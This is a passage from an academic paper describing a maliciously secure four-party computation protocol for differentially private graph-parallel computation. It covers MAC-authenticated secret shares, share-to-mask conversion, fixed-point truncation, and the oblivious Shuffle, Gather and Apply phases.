Mazloom and Gordon construct a protocol for securely performing graph-parallel computations with differentially private leakage. In their protocol, the data is secret shared throughout each iteration: when the Apply phase is executed at each graph node, it is computed securely on secret shared data, with both input and output in the form of secret shares. The leakage is purely in the form of access patterns to memory: as data moves from edge to neighboring node and back again, during the Gather and Scatter phases, the protocol allows some information to leak about the structure of the graph. To minimize and bound this leakage, two additional actions are taken: 1) The edges are obliviously shuffled in between when the data is gathered at the left vertex, and when it is gathered at the right vertex. This breaks the connections between the left and right neighboring nodes, and reduces the graph structure leakage to a simple degree count of each node. 2) "Dummy" edges are created at the beginning of the protocol, and shuffled in with the real edges. These dummy edges ensure that the degree counts are *noisy*. When the dummy edges are sampled from an appropriate distribution, the leakage can be shown to preserve differential privacy. Note that when the input size of each party is known, the degree count of certain nodes may not need to be hidden, allowing for better performance. For example, if the data elements owned by user u are weighted edges of the form $(u,v,data)$, it is essential that the degree of node v remain private, as its degree leaks the edge structure of the graph, but the degree of node u is implied by the input size of user u. The implications of this are discussed more fully in their work.

Neighboring graphs: We represent multi-sets over a set V by a $|V|$ dimensional vector of natural numbers: $D \in \mathbb{N}^{|V|}$. We refer to the ith element of this vector by $D(i)$. We define a metric on these multi-sets in the natural way: $|D_1 - D_2| = \sum_{i=1}^{|V|} |D_1(i) - D_2(i)|$.

Applying this to graphs, for each $v \in V$, we let $\mathsf{in-deg}(v)$ denote the in-degree of node v, and we define the *in-degree profile* of a graph G as the multi-set $\mathsf{D_{in}}(G) = \{\mathsf{in-deg}(v_1),\ldots,\mathsf{in-deg}(v_n)\}$. Then, we have the following definition.

Definition 2 *We say two graphs G and G' have distance at most d if they have in-degree profiles of distance at most d: $|\mathsf{D_{in}}(G) - \mathsf{D_{in}}(G')| \le d$. We say that G and G' are* neighboring *if they have distance 1.*

Definition 3 *A randomized algorithm $\mathcal{L}: \mathcal{G} \to \mathcal{R}_{\mathcal{L}}$ is (ε,δ)-edge private if for all neighboring graphs, $G_1, G_2 \in \mathcal{G}$, we have:*

$$\Pr[\mathcal{L}(G_1) \in T] \le e^{\varepsilon}\Pr[\mathcal{L}(G_2) \in T] + \delta$$

2.3 4-party computation protocol

We use the secure computation protocol by Gordon et al. for four parties, tolerating one malicious corruption [10]. We provide an overview of the construction here. The four parties are split into two groups, and each group will perform an evaluation of the circuit to be computed. The invariant throughout each evaluation is that both evaluating parties hold $x+\lambda_x$ and $y+\lambda_y$, where x and y are inputs to a circuit gate, and λ_x, λ_y are random mask values from the ring. After communicating, both parties hold $z+\lambda_z$, where z is the result of evaluating the gate on x and y, and λ_z is another uniformly chosen mask. To maintain this invariant, the evaluating parties need secret shares of $\lambda_x, \lambda_y, \lambda_x\lambda_y$ and λ_z. Securely generating these shares in the face of malicious behavior is typically quite expensive, but, relying on the assumption that only one party is corrupt, it becomes quite simple. Each pair of parties generates the shares for the other pair, and, to ensure that the shares are correctly formed, the pair sends duplicates to each recipient: if any party does not receive identical copies of their shares, they simply abort the protocol.

During the evaluation of the circuit, it is possible for a cheating party to perform an incorrect multiplication, violating the invariant. To prevent this, the two pairs securely compare their evaluations against one another. For wire value z, one pair should hold $z+\lambda_z$, and the other should hold $z+\lambda'_z$. Since the first pair knows λ'_z and the second pair knows λ_z, each pair can compute $z+\lambda_z+\lambda'_z$. They compare these values with the other pair, verifying equality. Some subtleties arise in reducing the communication in this comparison; we allow the interested reader to read the original result.

2.4 Notation

Additive Shares: We denote the 2-out-of-2 additive shares of a value x between two parties P_1 and P_2 to be $[x]_1$ and $[x]_2$,

and between two parties P_3 and P_4 to be $[x]_3$ and $[x]_4$ ($x = [x]_1 + [x]_2 = [x]_3 + [x]_4$). When it is clear, we use $[x]$ instead of $[x]_i$ to denote the share of x held by the i^{th} party. Additive secret shares are used in all steps of the graph computation model except for the Apply phase. In Apply phase, data is converted from additive secret shares to masked values and back.

Function inputs Our protocol includes many function calls in which P_1 and P_2 either provide additive shares of some input, or they each provide duplicates of the same input. The same is true for P_3 and P_4. We therefore denote inputs to functionalities and protocols as a pair: the first element denotes the input of P_1 and P_2, and the second denotes that of P_3 and P_4. When P_1 and P_2 each provide an additive share of some value E, we simply denote the input by $[E]$. For example, the input to $\mathcal{F}_{\mathsf{MAC}}$ is denoted by $(([X],\alpha),[X])$: P_1 and P_2 submit additive shares of X, and each separately provide a copy of α. P_3 and P_4 provide a different additive sharing of X.

Masked Values: For a value $x \in Z_{2^k}$, its masked value is defined as $m_x \equiv x + \lambda_x$, where $\lambda_x \in Z_{2^{k+s}}$ is sampled uniformly at random. In our four party computation model, for a value x, P_1 and P_2 hold the same masked value $x + \lambda_x$ and P_3 and P_4 hold the same $x + \lambda'_x$. λ_x is provided by P_3 and P_4 while P_1 and P_2 hold shares of λ_x. Similarly, λ'_x is provided by P_1 and P_2 while P_3 and P_4 hold shares of λ'_x.

Doubly Masked Values: Four players can locally compute the same doubly masked value for x from their masked values, defined as $d_x \equiv x + \lambda_x + \lambda'_x = m_x + \lambda'_x = m'_x + \lambda_x$.

Share or Masked Value of a Vector: When X is a vector of data, i.e, $X = \{x_1, ..., x_n\}$, we define $[X] \equiv \{[x_1], ..., [x_n]\}$, $\lambda_X \equiv \{\lambda_{x_1}, ..., \lambda_{x_n}\}$, $m_X \equiv \{m_{x_1}, ..., m_{x_n}\}$ and $d_X \equiv \{d_{x_1}, ..., d_{x_n}\}$.

Fixed Point Representation: All inputs, intermediate values, and outputs are k-bit fixed-point numbers, in which the least d significant bits are used for the fractional part. We represent a fixed-point number x by using a ring element in $Z_{2^{k+s}}$, where s denotes our statistical security parameter.

MAC Representation: We adapt the technique used in SPDZ2k [5] for authenticating ring elements. For a value $x \in Z_{2^k}$ and for a MAC key $\alpha \in Z_{2^s}$, the MAC on value x is defined as $\mathsf{MAC}_\alpha(x) \equiv \alpha x \in Z_{2^{k+s}}$. In our framework, $\mathsf{MAC}_\alpha(x)$ is always kept in the form of additive secret shares. [4]

We note that in our framework, all the values, the additive shares, and the masked values are represented as elements in the ring $Z_{2^{k+s}}$. However, the range of the data is in Z_{2^k}, and the MAC key is in Z_{2^s}.

[4]Technically, calling this a MAC is an abuse of terminology, since it is not a secure authentication code if αx is ever revealed. However, when computing on secret shared data, it is common to use shares of αx to prevent any incorrect manipulation of the data.

3 Building blocks

In this section, we explain the details of each small component and building block in graph operations, present their real vs. ideal world functionalities, and provide the security proofs for each of them, under a single malicious corruption. We partition the 4 parties into 2 groups, with the first consisting of P_1 and P_2, and the second P_3 and P_4. For ease of explanation, we name the parties in the first group, Alice and Bob, and parties in the second group, Charlotte and David.

3.1 MAC Computation and Verification

One of the main challenges we face in constructing a malicious secure version of the graph operations is that we have to authenticate the values before each operation begins, and then verify correctness of the results after the operation is done. This is simple in a Field, but we choose to compute in a ring to help support fixed point operations. We adapt the MAC computation and Verification technique proposed in SPDZ2k [5]. In this part, we describe the ideal functionality and the real world protocol to generate MAC values for additive secret shares over a ring.

FUNCTIONALITY $\mathcal{F}_{\mathsf{MAC}}$

Inputs: P_1, P_2: $[X] = \{[x_1], \ldots, [x_n]\}$, MAC key α.
P_3, P_4: $[X]$.

Functionality:

- Verify that $X = [X]_1 + [X]_2 = [X]_3 + [X]_4$. If the check does not pass, send abort to all parties.
- If P_1, P_2 submit different values of α, send abort to all parties.
- Compute $Y = \alpha X$.

Outputs: P_1, P_2 receive nothing.
P_3, P_4 receive $[Y]$.

Figure 1: MAC computation ideal functionality

Theorem 1 *The MAC computation protocol Π_{MAC} (Figure 2) securely realizes the ideal functionality $\mathcal{F}_{\mathsf{MAC}}$ (Figure 1) with abort, under a single malicious corruption.*

3.2 Share-Mask Conversion

We construct a method for securely converting the shared, authenticated values which was used in the Shuffle and Gather phases, into the "masked" ring values required for our four-party computation of the Apply phase.

Theorem 2 *The share-mask conversion protocol $\Pi_{\mathsf{sharemask}}(\Pi_{[x]\to m_x})$ (Figure 4) securely realizes the ideal functionality $\mathcal{F}_{\mathsf{sharemask}}(\mathcal{F}_{[x]\to m_x})$ (Figure 3) with abort, under a single malicious corruption.*

PROTOCOL Π_{MAC}

Inputs: P_1, P_2: $[X]$, MAC key α.
P_3, P_4: $[X]$. F is a PRF.
Protocol:

1. P_1, P_2 sample a random PRF key k, by making a call to $\mathcal{F}_{\mathsf{coin}}$.
2. P_1 sends $[Y^{(1)}] = \{\alpha[X_i] + F_k(i) | i = 1, ..., n\}$ to P_3.
3. P_2 sends $[Y^{(1)}] = \{\alpha[X_i] - F_k(i) | i = 1, ..., n\}$ to P_4.
4. Four parties make a call to $\mathcal{F}_{\mathsf{mult}}(\alpha, [X]_{3,4})$.
P_3, P_4 receive $[\alpha]$ and $[Y] \leftarrow [\alpha X]$.
P_1, P_2 receive nothing.
5. P_3, P_4 compute $[Z] = [Y - Y^{(1)}]$ and verify $Z = 0$ by making a call to $\mathcal{F}_{\mathsf{checkZero}}([Z])$. If the functionality returns false, they send abort to P_1 and P_2 and terminate.

Outputs: P_1, P_2 output nothing.
P_3, P_4 output $[Y]$.

Figure 2: MAC computation protocol

FUNCTIONALITY $\mathcal{F}_{\mathsf{sharemask}}(\mathcal{F}_{[x]\to m_x})$

Inputs: P_1, P_2: $[\beta]$, $[X]$, $[Y](Y \equiv \beta X)$.
P_3, P_4: β.
Functionality:

- Reconstruct β, X, and Y from P_1 and P_2. Verify that P_3 and P_4 have sent shares of the same β.
- Verify that $Y = \beta X$. If the check fails, send abort to all parties.
- Sample shares $[\lambda_X]_1$, $[\lambda_X]_2$, $[\lambda'_X]_1$, $[\lambda'_X]_2$ uniformly at random, then reconstruct λ_X and λ'_X.
- Compute $m_X = X + \lambda_X$ and $m'_X = X + \lambda'_X$.

Outputs: P_1 receive $(m_X, \lambda'_X, [\lambda_X]_1)$, P_2 $(m_X, \lambda'_X, [\lambda_X]_2)$
P_3 receive $(m'_X, \lambda_X, [\lambda'_X]_3)$, P_4 $(m'_X, \lambda_X, [\lambda'_X]_4)$.

Figure 3: Ideal Functionality to convert additive secret-shares to masked values

3.3 Mask-Share Conversion

At the end of the Apply phase, the result of the 4-party computation is masked values that need to be converted back to additive shares, before updating the edges. This conversion step is very simple. Each party locally converts their masked values to additive shares, without any interaction: given $x + \lambda_x$ and $[\lambda_x]$, simply output $[x] = x + \lambda_x - [\lambda_x]$.

3.4 Four-Party Evaluation With Truncation

This section presents the small sub-components that are utilized in the Apply operation.

Fixed point arithmetic A fixed point number is represented by an element of the ring $\mathbb{Z}_{2^k}$. The d least significant bits are used for the fractional part of the number. We provide a way to perform multiplication with masked values on fixed point numbers.

PROTOCOL $\Pi_{\mathsf{sharemask}}(\Pi_{[x]\to m_x})$

Inputs: P_1 and P_2: $[\beta]$, $[X]$, $[Y] \equiv [\beta X]$.
P_3 and P_4: β.
Functionality:

1. P_1, P_2, and P_3 make calls to $\mathcal{F}_{\mathsf{coin}}$ to sample $[\lambda'_X]_1$
2. P_1, P_2, and P_4 make calls to $\mathcal{F}_{\mathsf{coin}}$ to sample $[\lambda'_X]_2$
3. P_1, P_3, and P_4 make calls to $\mathcal{F}_{\mathsf{coin}}$ to sample $[\lambda_X]_1$
4. P_2, P_3, and P_4 make calls to $\mathcal{F}_{\mathsf{coin}}$ to sample $[\lambda_X]_2$
5. P_1 and P_2 compute $[m_X] = [X] + [\lambda_X]$, $[m'_X] = [X] + [\lambda'_X]$, $[Y'] \leftarrow [Y] + [\beta]\lambda'_X$ (where $\lambda'_X = [\lambda'_X]_1 + [\lambda'_X]_2$).
6. P_1 and P_2 reconstruct $m_X \leftarrow \mathsf{open}([m_X])$.
7. P_1 sends his shares $[m'_X]$, $[Y']$ to P_3. P_2 sends his shares $[m'_X]$, $[Y']$ to P_4.
8. P_3 and P_4 computes $[Z] = \beta[m'_X] - [Y']$ and make a call to $\mathcal{F}_{\mathsf{CheckZero}}([Z])$. If the functionality outputs $b = \mathsf{false}$, they call abort. Else, if $b = \mathsf{true}$, they open $m'_X \leftarrow \mathsf{open}([m'_X])$.
9. All parties compute $d_X = m_X + \lambda_X = m'_X + \lambda'_X$, P_1 and P_3 compare $h_1 = H(d_X)$ with each other, while P_2 and P_4 compare $h_2 = H(d_X)$ with each other. If any group sees a mismatch, they call abort.

Outputs: P_1, P_2 output m_X, $[\lambda_X]$, λ'_X.
P_3, P_4 output m'_X, $[\lambda'_X]$, λ_X.

Figure 4: Real-world protocol to convert additive shares to masked values

Masked value: In our protocol, we use masked values for the computation. Instead of holding shares $[x]$, one group has $(m_x = x + \lambda_x, \lambda'_x, [\lambda_x])$ and the other has $(m'_x = x + \lambda'_x, \lambda_x, [\lambda'_x])$.

Addition: Addition is performed locally by adding the masked values together.

For P_1 and P_2: $(m_x, \lambda'_x, [\lambda_x]) + (m_y, \lambda'_y, [\lambda_y]) = (m_x + m_y, \lambda'_x + \lambda'_y, [\lambda_x] + [\lambda_y])$.

For P_3 and P_4: $(m'_x, \lambda_x, [\lambda'_x]) + (m'_y, \lambda_y, [\lambda'_y]) = (m'_x + m'_y, \lambda_x + \lambda_y, [\lambda'_x] + [\lambda'_y])$.

Multiplication Without Truncation: Assume that P_1 and P_2 want to perform a secure multiplication on the mask values $(x + \lambda_x)$ and $(y + \lambda_y)$, and the desired output is $(xy + \lambda_z, \lambda'_z, [\lambda_z])$. P_1 and P_2 hold secret shares $[\lambda_x]$, $[\lambda_y]$, and $[\lambda_x\lambda_y + \lambda_z]$. These shares are provided by P_3 and P_4.

Locally P_1 and P_2 compute

P_1: $[m_z]_1 = m_x m_y - [\lambda_x] m_y - [\lambda_y] m_x + [\lambda_z + \lambda_x\lambda_y]$.

P_2: $[m_z]_2 = -[\lambda_x] m_y - [\lambda_y] m_x + [\lambda_z + \lambda_x\lambda_y]$.

and exchange the shares to reconstruct $m_z = xy + \lambda_z$. They output $(m_z, \lambda'_z, [\lambda_z])$. Similarly, P_3 and P_4 output $(m'_z, \lambda_z, [\lambda'_z])$.

Multiplication With Truncation: In our setting, x and y are fixed-point numbers with d bits for the fraction. The result of the multiplication is a number that has its least $2d$ significant bits in the fractional portion. A truncation is needed to throw away the d least significant bits: the output of the multiplication is the masked value of the truncation of xy in stead of that of xy. We provide a method to handle the truncation for our four-party mask evaluation.

First, we have a simple observation: if z, λ_z, λ'_z are integers, the following holds:

$\lfloor \frac{z+\lambda_z+\lambda'_z}{2^d} \rfloor = \lfloor \frac{z+\lambda_z}{2^d} \rfloor + \lfloor \frac{\lambda'_z}{2^d} \rfloor + \varepsilon_1$

$= \lfloor \frac{z}{2^d} \rfloor + \lfloor \frac{\lambda_z}{2^d} \rfloor + \lfloor \frac{\lambda'_z}{2^d} \rfloor + \varepsilon_1 + \varepsilon_2$, where $\varepsilon_i \in \{0,1\}$.

For $z \in Z_{2^k}$, $trun(z) = \begin{cases} \lfloor \frac{z}{2^d} \rfloor, & \text{if } 0 \le z \le 2^t \\ 2^k - \lfloor \frac{2^k - z}{2^d} \rfloor, & \text{if } 2^k - 2^t \le z < 2^k \end{cases}$

Assume that $-2^t \le xy < 2^t$ is the domain where xy lies in. We have two different cases.

First, we consider the case of a non-negative xy, which is represented by a ring element $z = xy$ in the range $[0; 2^t]$. The above equation works without any modifications when $(z+\lambda_z)$ and $(z+\lambda'_z)$ are both less than 2^k. This happens with probability of at least $1 - 2^{t-k+1}$ (we note that $2^t \ll 2^k$).

Second, we consider the case of a negative xy. A negative xy is represented by a ring element $z = 2^k - |xy|$ in the range $[2^k - 2^t; 2^k - 1]$. With probability of at least $1 - 2^{t-k+1}$, both λ_z and λ'_z will be chosen such that $(z+\lambda_z) \ge 2^k$ and $(z+\lambda'_z) \ge 2^k$, causing modular reduction in our computation. Specifically, for group 1, P_1 and P_2 hold $z + \lambda_z - 2^k = z + \lambda_z \mod 2^k, \lambda'_z$ and can compute the following in the integer domain:

$\lfloor \frac{(z+\lambda_z \mod 2^k)+\lambda'_z}{2^d} \rfloor = \lfloor \frac{(z+\lambda_z-2^k)+\lambda'_z}{2^d} \rfloor = \lfloor \frac{(z-2^k)+\lambda_z+\lambda'_z}{2^d} \rfloor$.

$= -\lfloor \frac{2^k - z}{2^d} \rfloor + \lfloor \frac{\lambda_z}{2^d} \rfloor + \lfloor \frac{\lambda'_z}{2^d} \rfloor + \varepsilon$, where $\varepsilon \in \{0,2\}$

Let $m_z = (2^k - \lfloor \frac{2^k - z}{2^d} \rfloor + \varepsilon) + \lfloor \frac{\lambda_z}{2^d} \rfloor = \lfloor \frac{(z+\lambda_z \mod 2^k)+\lambda'_z}{2^d} \rfloor - \lfloor \frac{\lambda'_z}{2^d} \rfloor \mod 2^k$ and $m'_z = (2^k - \lfloor \frac{2^k - z}{2^d} \rfloor + \varepsilon) + \lfloor \frac{\lambda'_z}{2^d} \rfloor = \lfloor \frac{(z+\lambda'_z \mod 2^k)+\lambda_z}{2^d} \rfloor - \lfloor \frac{\lambda_z}{2^d} \rfloor \mod 2^k$. They are the masked value of the truncation of xy for group 1 and 2 respectively.

P_1 and P_2 can compute m_z and $\lfloor \frac{\lambda'_z}{2^d} \rfloor$ themselves without any interaction as they know $xy + \lambda_z$ and λ'_z. P_3 and P_4 can provide P_1 and P_2 with shares $[\lfloor \frac{\lambda_z}{2^d} \rfloor]$. At the end, P_1 and P_2 obtain the output of the truncated mask evaluation: $(m_z, \lfloor \frac{\lambda'_z}{2^d} \rfloor, [\lfloor \frac{\lambda_z}{2^d} \rfloor])$. Similarly, P_3 and P_4 obtain $(m'_z, \lfloor \frac{\lambda_z}{2^d} \rfloor, [\lfloor \frac{\lambda'_z}{2^d} \rfloor])$. The error of the truncated multiplication is at most $\frac{1}{2^{d-1}}$. Importantly, the error does not impact proper cross-checking of the two parallel evaluations.

Vectorization for dot products A naive way to perform a dot product between two vectors $u = \{u_1, ..., u_n\}, v = \{v_1, ..., v_n\}$ is to perform n multiplications then add the shares up. We use the vectorization technique to bring this down to the cost of one multiplication. The details are shown in Figure 6.

Communication cost Each multiplication with truncation requires the four parties to communicate only 6 rings in total when done in batch. For each gate, $\mathcal{F}_{\mathsf{triple}}$ costs 2 rings (one ring sent from P_3 to P_2, and the other from P_1 to P_4) and the opening of m_c and m'_c each costs 2 rings. F_{coin} is free when common random seeds are used, and two hashes are needed to be sent for the whole batch. We note that the cost is the same for dot product gate.

FUNCTIONALITY $\mathcal{F}_{\mathbf{eval}}$

Inputs: For each input wire w:
P_1, P_2: $m_w = x_w + \lambda_w$, $[\lambda_w]$, λ'_w;
P_3, P_4: $m'_w = x_w + \lambda'_w$, $[\lambda'_w]$, λ_w.

Functionality:

- Reconstruct λ received from P_1, P_2, and verify if it is equal to λ received from P_3, P_4. Reconstruct λ' received from P_3, P_4, and verify if it is equal to λ' received from P_1, P_2. If any of these verification fails, send abort to all parties.
- Compute
  - $(m_w^{(1)}, \lambda_w^{\prime(1)}, [\lambda_w^{(1)}]) \leftarrow func\ (m_w, \lambda'_w, [\lambda_w])$
  - $(m_w^{\prime(1)}, \lambda_w^{(1)}, [\lambda_w^{\prime(1)}]) \leftarrow func\ (m'_w, \lambda_w, [\lambda'_w])$

Outputs: P_1, P_2 receive $(m_w^{(1)}, \lambda_w^{\prime(1)}, [\lambda_w^{(1)}])$.
P_3, P_4 receive $(m_w^{\prime(1)}, \lambda_w^{(1)}, [\lambda_w^{\prime(1)}])$.

Figure 5: Ideal Functionality to handle Masked Evaluation With Truncation

Theorem 3 *The protocol Π_{eval} (Figure 6) securely realizes the ideal functionality $\mathcal{F}_{eval}$ (Figure 5) with abort, under a single malicious corruption.*

4 Differentially Private Graph Parallel Computation in Maliciously Secure Four-Party Settings

Our construction follows the graph-parallel computation model in which the computation is done using three main operations; Gather, Apply and Scatter. We partition the players into two groups, and in each group, there are two players. For ease of explanation, we name the parties in the first group Alice and Bob (P_1, P_2), and parties in the second group, Charlotte and David (P_3, P_4). These parties collaboratively compute a functionality, for example Matrix Factorization. During the computation, each group is responsible for performing an operation that its results then will be verified by the other group. For example, one group securely shuffles the data, and the other group verifies that the data is not maliciously tampered, then the latter group performs the operations that access the data (e.g., gather), and then the former group verifies the correctness of that operation. As described previously, each data access operation, Gather or Scatter, is always followed by a Shuffle operation, in order to hide the graph edge

π_{eval}

Inputs: For each input wire w: P_1, P_2: $m_w = x_w + \lambda_w$, λ'_w, $[\lambda_w]$; P_3, P_4: $m'_w = x_w + \lambda'_w$, λ_w, $[\lambda'_w]$.
Evaluation: For each gate (a,b,c,T) following topological order:
Evaluation Group 1 (P_1 and P_2)

1. if $T = +$: $m_c \leftarrow m_a + m_b$; $[\lambda_c] \leftarrow [\lambda_a] + [\lambda_b]$; $\lambda'_c \leftarrow \lambda'_a + \lambda'_b$
2. if $T = \cdot$ (Dot Product/Multiplication Gate)
   (a) $(\left[\sum_{i=1}^{n} \lambda_{a_i}\lambda_{b_i} + \lambda_c\right], [\lfloor \lambda_c / 2^d \rfloor]) \leftarrow \mathcal{F}_{\text{Triple}}(a,b,c)$;
   (b) $[m_c] \leftarrow \sum_{i=1}^{n}(m_{a_i} \cdot m_{b_i} - m_{a_i} \cdot [\lambda_{b_i}] - m_{b_i} \cdot [\lambda_{a_i}]) + \left[\sum_{i=1}^{n} \lambda_{a_i} \cdot \lambda_{b_i} + \lambda_c\right]$
   (c) $m_c \leftarrow \text{open}([m_c])$; $m_c \leftarrow \lfloor (m_c + \lambda'_c)/2^d \rfloor - \lfloor \lambda'_c / 2^d \rfloor$; $\lambda'_c \leftarrow \lfloor \lambda'_c / 2^d \rfloor$; $[\lambda_c] \leftarrow \left[\lfloor \lambda_c / 2^d \rfloor\right]$

Evaluation Group 2 (P_3 and P_4)

1. if $T = +$: $m'_c \leftarrow m'_a + m'_b$; $[\lambda'_c] \leftarrow [\lambda'_a] + [\lambda'_b]$; $\lambda_c \leftarrow \lambda_a + \lambda_b$
2. if $T = \cdot$ (Dot Product/Multiplication Gate)
   (a) $(\left[\sum_{i=1}^{n} \lambda'_{a_i}\lambda'_{b_i} + \lambda'_c\right], [\lfloor \lambda'_c / 2^d \rfloor]) \leftarrow \mathcal{F}_{\text{Triple}}(a,b,c)$;
   (b) $[m'_c] \leftarrow \sum_{i=1}^{n}(m'_{a_i} \cdot m'_{b_i} - m'_{a_i} \cdot [\lambda'_{b_i}] - m'_{b_i} \cdot [\lambda'_{a_i}]) + \left[\sum_{i=1}^{n} \lambda'_{a_i} \cdot \lambda'_{b_i} + \lambda'_c\right]$
   (c) $m'_c \leftarrow \text{open}([m'_c])$; $m'_c \leftarrow \lfloor (m'_c + \lambda_c)/2^d \rfloor - \lfloor \lambda_c / 2^d \rfloor$; $\lambda_c \leftarrow \lfloor \lambda_c / 2^d \rfloor$; $[\lambda'_c] \leftarrow \left[\lfloor \lambda'_c / 2^d \rfloor\right]$

Cross Check

1. All parties make a call to $\mathcal{F}_{\mathsf{coin}}$ to sample the same random nonce r, compute the double masked value for each wire $d_w = m_w + \lambda'_w = m'_w + \lambda_w$. They each computes $h_i \leftarrow \mathsf{hash}(d_1||...||d_n||r)$.
2. P_1 sends h_1 to P_2 and P_4. P_3 sends h_3 to P_2 and P_4.
3. P_2 verifies that $h_1 = h_3$. If true, he sends 0 to F_{or} [a] functionality, else he sends 1. P_4 does the same thing when verifying $h_1 = h_3$.
4. Repeat the previous instructions with the variable exchanged as follows, P_2 sends h_2 to P_1 and P_3, and P_4 sends h_4 to P_1 and P_3.
5. P_1 and P_3 separately verify they received same values from P_2 and P_4, and provide input to the $\mathcal{F}_{or}$ functionality, accordingly.
6. All the parties will receive the result from $\mathcal{F}_{or}$ in order to determine to continue or to abort.

Output: All parties output masked values of the output wires. P_1, P_2 output $(m_V^{(1)}, \lambda_V^{\prime(1)}, [\lambda_V^{(1)}])$. P_3, P_4 output $(m_V^{\prime(1)}, \lambda_V^{(1)}, [\lambda_V^{\prime(1)}])$.

[a] 4-party logical OR

Figure 6: Protocol to handle Masked Evaluation With Truncation

structure. As long as the group that accesses the data does not know the permutation pattern of the shuffle, our scheme remains secure. In our explanation of the construction, we assume Alice and Bob are responsible to access the data, and Charlotte and David handle the shuffling. At the beginning of each phase, all four parties contribute to compute MAC values of data. After computation, the verification group verifies MAC values, to prevent the malicious adversary from modifying the data.

4.1 Construction Overview

Data Structure: In our framework, the data is represented in a graph structure $\mathsf{G} = (\mathsf{V}, \mathsf{E})$, in which vertices contain user and item profiles, and edges represent the relation between connected vertices. Each edge, represented as E, has five main elements, $(\mathsf{E.I_{id}}, \mathsf{E.r_{id}}, \mathsf{E.I_{data}}, \mathsf{E.r_{data}}, \mathsf{E.isReal})$, where isReal indicates if an edge is "real" or "dummy". Each vertex, V, contains two main elements, $(\mathsf{V_{id}}, \mathsf{V_{data}})$. The $\mathsf{V_{data}}$ storage is large enough to hold aggregated edge data from multiple adjacent edges during the gather operation.

Dummy Generation: Before the main protocol begins, a number of dummy edges will be generated according to an appropriate distribution, and concatenated to the list of real edges, in order to provide (ε, δ)-Differential Privacy. Therefore, the input to the framework is a concatenated list of real and dummy edges, and list of vertices. The circuit for generating these dummies, together with the noise distribution, is taken directly from the work of Mazloom and Gordon, so we do not describe it again here. The cost of this execution is very small relative to the rest of the protocol, and it is only performed once at the beginning of the any computation, regardless of how many iterations the computation has (both the histogram and the matrix factorization computations require only one dummy generation operation). These dummy edges are marked with a (secret shared) flag isReal, indicating that dummies should not influence the computation during the Apply phase. However, they still have node identifiers, so they contribute to the number of memory accesses to these nodes during the Gather and Scatter phases. The protocol we use




Figure 7: Input preparation phase: input data is secret-shared between both groups of parties

for generating dummy edges appears in Figure 2 of Mazloom and Gordon ([15], Definition 2).

Step 0. Input preparation: We assume the input data is additively secret-shared between parties in each group, so that parties in each group, together can reconstruct the data. For example, Alice and Bob receive 2-out-of-2 secret shares of E, such that $[E]_A + [E]_B = E \bmod 2^{k+s}$, as shown in Figure 7.

Step 1. Oblivious Shuffle: In this step, Charlotte and David shuffle the edges. Shuffling edges between the gathering of data at the left nodes and the gathering of data at the right nodes ensures that the graph edge structure remains hidden. Alice and Bob are responsible to verify that the shuffle operation has been done correctly. To facilitate that, before the shuffle begins, they need to compute a MAC tag for each edge. To compute the MACs, first Alice and Bob agree on a random value α, then all parties call a functionality, $\mathcal{F}_{\mathsf{MAC}}$, to securely compute shares of MAC tags, $[M]([M] \equiv [\alpha E])$. To perform the shuffle, Charlotte and David agree on a random permutation π, then each locally shuffles its shares of the edges E along with its shares of the corresponding MAC tags, according to permutation π. At the the end of this step, Alice and Bob receive the shuffled edges from the other group, and call the verification function, $\mathcal{F}_{\mathsf{CheckZero}}$. If the verification fails, it means one of the parties in the shuffling group, either Charlotte or David, has cheated and modified the edge data, and the protocol aborts; otherwise they continue to the next phase.

Step 2. Oblivious Gather: The next operation after Shuffle is the Gather operation, which requires access to the node identifiers, and will be handled by Alice and Bob. In turn, Charlotte and David should be able to verify the correctness of the Gather operation. Therefore, before the Gather operation, Charlotte and David agree on a random value β, and all parties make a sequence of calls to the $\mathcal{F}_{\mathsf{MAC}}$ functionality, generating a new MAC tag for each data element of each edge. That is, they create three tags per edge: one tag for each of the two vertex ids, and one tag for the edge data. The Gather operation is performed on only one side of each edge at a time; in one iteration of the protocol, data is gathered at all of the left vertices, and in the next iteration, it is gathered at all of the right vertices. Gather for the left vertices is described in Figure 13: for each edge, Alice and Bob first reconstruct the id of the left vertex $\mathsf{E.I_{id}}$, locate the corresponding vertex, and then append the data of the other end of the edge, i.e. the data of the right vertex, $[\mathsf{E.r_{data}}]$ with its MAC tags, to the left vertex data storage. They do the same for all the incoming edges to that vertex. Note that in the next iteration of the algorithm they follow the same procedure for the right vertex, if applicable. When Alice and Bob access the left side of each edge, they learn the number of times each left vertex is accessed, which leaks the degree of each vertex in the graph. However, due to the dummy edges that we shuffled-in with the real ones, what they learn is the noisy degree of each vertex, which preserve deferential privacy. At the end of this phase, Charlotte and David verify that Gather was executed correctly by calling $\mathcal{F}_{\mathsf{checkZero}}$, verifying that the data was unmodified. They abort if the verification fails. We note that, in addition to modifying data, a malicious adversary might try to move data to the wrong vertex. From a security standpoint, this is equivalent to the case that the adversary moves data to the correct vertex during Gather, but modifies the shares of the authenticated identifier. To simplify the analysis, we assume that the adversary moves data to the correct vertex.

Step 3. Oblivious Apply: This operation consists of three sub-operations. First, additive shares of data are converted to masked values, then the main functionality (e.g. gradient descent) is applied on the masked values (at each vertex), and finally the masked values are converted back to additive secret-shares, which then will be used in the following phases of the framework.

Step 3.1. Secure Share-Mask Conversion: All the parties participate in the Apply phase, providing their shares as input to the Arithmetic Circuit that computes the intended functionality. However, in order to prepare the private data for the Apply operation, the secret-shared values need to be transformed into "masked" values. In order to convert shares to masked values, each group agrees on a vector of random mask values, denoted as λ for Alice-Bob and λ' for Charlotte-David. Then they call the $\mathcal{F}_{\mathsf{sharemask}}$ functionality and collaboratively transform the share values $[V]$ to masked values $V+\lambda$ and $V+\lambda'$.

Step 3.2. Computing the function of interest on input data: As part of the Apply phase, the parties compute the function of interest on the input data: for example, they perform addition for Histograms, or gradient descent for Matrix Factorization. The parties execute the four-party protocol described in Figure 6 to evaluate the relevant circuit.

Step 3.3. Secure Mask-Share Conversion: At the end of the Apply phase, data is in the masked format and needed to be converted to secret-shared values. As described previously, each party can locally convert their masked values to additive

secret-shares, without interacting with other parties.

